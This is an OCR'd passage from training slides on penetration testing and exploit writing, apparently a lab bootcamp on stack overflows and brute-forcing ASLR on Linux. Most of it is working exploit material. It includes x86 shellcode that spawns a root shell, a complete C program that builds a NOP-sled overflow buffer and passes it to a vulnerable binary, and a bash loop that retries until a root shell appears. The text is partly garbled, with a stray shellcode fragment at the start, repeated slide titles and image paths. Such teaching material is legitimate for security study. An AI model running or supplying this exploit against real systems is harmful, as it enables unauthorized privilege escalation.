8\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\
x80"'`
Hi there AAAAAAAAAA

Segmentation fault
```

Running with ASLR Enabled

Promote yourself to Root and enable ASLR by entering *echo 2 > /proc/sys/kernel/randomize_va_space*. Now try to run the exploit that just got you a Root shell. Unless you're extremely lucky, you should receive a segmentation fault. If you feel comfortable attempting to optimize your chances with brute forcing ASLR, feel free to work on your own at this point.



Creating a Brute Force ASLR Exploit Script

- Our script, broken into pieces:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>

unsigned long esp(void)
{
        asm("movl %esp, %eax"); /*This inline asm prints ESP*/
        asm("shr $4, %eax"); /* getting rid of al as it's static*/
}
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Creating a Brute Force ASLR Exploit Script


The script you will now build is going to provide you with good information about what's happening inside the program and will improve your chances of successfully brute forcing the program. Let us go through each section of the script:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
```

Above are all of the necessary libraries needed for our program.

```
unsigned long esp(void)
{
    asm("movl %esp, %eax"); /*This inline asm prints ESP*/
    asm("shr $4, %eax"); /* getting rid of al as it's static*/
}
```

The function above does two things. First, it moves the stack pointer address into EAX. It then uses the shift right "shr" instruction to move the low order nibble outside of the register. You will see why this is necessary shortly. The function then returns the address held in EAX to the caller.



Our Script (1)

- Our main() function and shellcode to spawn a Root shell


```
int main(void) {

unsigned char scode[]= "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80"
                       "\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                       "\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80";
                       /*setreuid() and execve() /bin/sh*/
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Our Script (2)

```
int main(void) {

unsigned char scode[]= "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80"
                       "\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                       "\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80";
                       /*setreuid() and execve() /bin/sh*/
```

This piece of the script is pretty obvious. It is the start of our main() function, followed by our shellcode that spawns a Root shell if executed with the proper authority.



Our Script (2)

- Populate your buffer with appropriate attack data

```
char buffer[1651]; /*exact size of buffer when populated with below*/
  printf("\n\nASLR ESP at 0x%x0\n", esp());
  /*printf("RetPt Guess 0xbfffefc0\n\n");*/
  /*printf("Distance: %d \n",0xbfffefc -esp()); /*Print ESP offset from guess*/
  memset(buffer, 0x41, 612); /*Fill buffer with A's to RP*/
  strcat(buffer+612, "\xc0\xef\xff\xbf"); /*Our RP guess*/
  memset(buffer+616, 0x90, 1000); /*1000 byte NOP sled to help with brute force*/
  memcpy(buffer+1616, scode, sizeof(scode)); /*Append shellcode*/
  execl("./aslr_brute", "aslr_brute", buffer,  NULL); /*Pass in our data to vuln prog*/
  exit (0);
}
```

- Use a function to pass your buffer

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Our Script (3)

```
char buffer[1651]; /*exact size of buffer when populated with below*/
```


The code above is the exact size our buffer needs to be, including the padding, return pointer, NOP sled, and shellcode.

```
 printf("\n\nASLR ESP at 0x%x8\n", esp());
 /*printf("RetPt Guess 0xbfffefc0\n\n"); /* RP Guess. These two lines are commented out as this version of
GCC doesn't support it.*/
 /*printf("Distance: %d \n",0xbfffefc -esp()); /*Print ESP offset from guess*/
```

The code above prints out data for informational purposes. It is unnecessary code that displays the location of ESP in the wrapper program, our return pointer guess, and the distance between the two. You will be able to see how close your return pointer guess is to the actual location of your shellcode.

```
 memset(buffer, 0x41, 612); /*Fill buffer with A's to RP*/
 strcat(buffer+612, "\xc0\xef\xff\xbf"); /*Our RP guess*/
 memset(buffer+616, 0x90, 1000); /*1000 byte NOP sled to help with brute force*/
 memcpy(buffer+1616, scode, sizeof(scode)); /*Append shellcode*/
 execl("./aslr_brute", "aslr_brute", buffer,  NULL); /*Pass in our data to vuln prog*/
 exit (0);
}
```

The above data simply fills up the buffer with the appropriate data mentioned at the beginning of this page. It also uses the execl() function to pass in our buffer to the target program. The strcat() function is used to copy our return pointer guess into the buffer. This address can be any valid address within the stack range 0xbf000008 to 0xbffffff8. Obviously, it is not possible for the buffer to fit within the very bottom of the stack.



Our FOR Loop

- We need to create a FOR loop as it may take several thousand tries

```
deadlist@deadlist-desktop:~$ for i in {1..25000}; do echo Number of tries:
$i && ./pw_aslr && break; echo EXPLOIT FAILED; sleep .001; clear; done;
```


- Our range has a maximum of 25,000 tries
- Using sleep() simply allows us to see what is happening

Our FOR Loop

Below is a FOR loop that allows us to do several things:

for i in {1..25000}; do echo Number of tries: $i && ./pw_aslr && break; echo EXPLOIT FAILED; sleep .001; clear; done;

First, we create a range of 1 – 25,000. This sets the maximum number of tries that we want to make against the program. Next we are using echo to display the number of tries that have been made so far. When successful, we will be able to see how many tries it took. If successful, a Root shell will spawn. When we exit from the Root shell, the loop will continue unless we use the break command. "Exploit Failed" will continue to show up until we are successful, or until the loop is exhausted. We then use the sleep() function with a very small value of .001. You can change this to any time that you prefer. Without using sleep, the display becomes difficult to read. This piece is completely optional. We then use the clear command to keep our display information at the top of the screen for readability. Finally, we use the done command to terminate the loop. Let us run this command on the next slide.



Executing Our Loop

- 1,468 tries successfully brute forced ASLR!
- Distance shows as 70
- This author experienced a success rate an average of 1 in 5,561 tries after 20 runs of the loop


```
Number of tries: 1468

ASLR ESP at 0xbf948090
Hi there AAAAAAAAAA

# ▮
```

Executing Our Loop

In the run used on this slide, it took 3,733 tries to successfully guess the right address. Since the randomization will eventually land us in our NOP sled, the chance of success is almost always 100%, so long as we have enough time to let the script run. With some ASLR implementations, the number of bit used in the entropy pool is 27, compared to the 20 we just targeted. We will still be successful, as long as we are able to keep trying, and as long as we have the appropriate amount of time.

This author ran the loop twenty times and experienced 100% success for each run. The number of tries it took for each run are listed below, with an average of 1 in 5,561:

7227, 632, 1449, 3487, 1867, 6256, 3067, 11746, 3184, 12279, 5780, 963, 7884, 1938, 3695, 1797, 1757, 12794, 14402, 9014



Bootcamp End

- Hacking the public MBSE program on Linux
- Defeating ASLR through brute force

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Bootcamp End

In this bootcamp, you walked through successfully exploiting the MBSE program on your Linux Kubuntu Gutsy VM, as well as brute forced ASLR.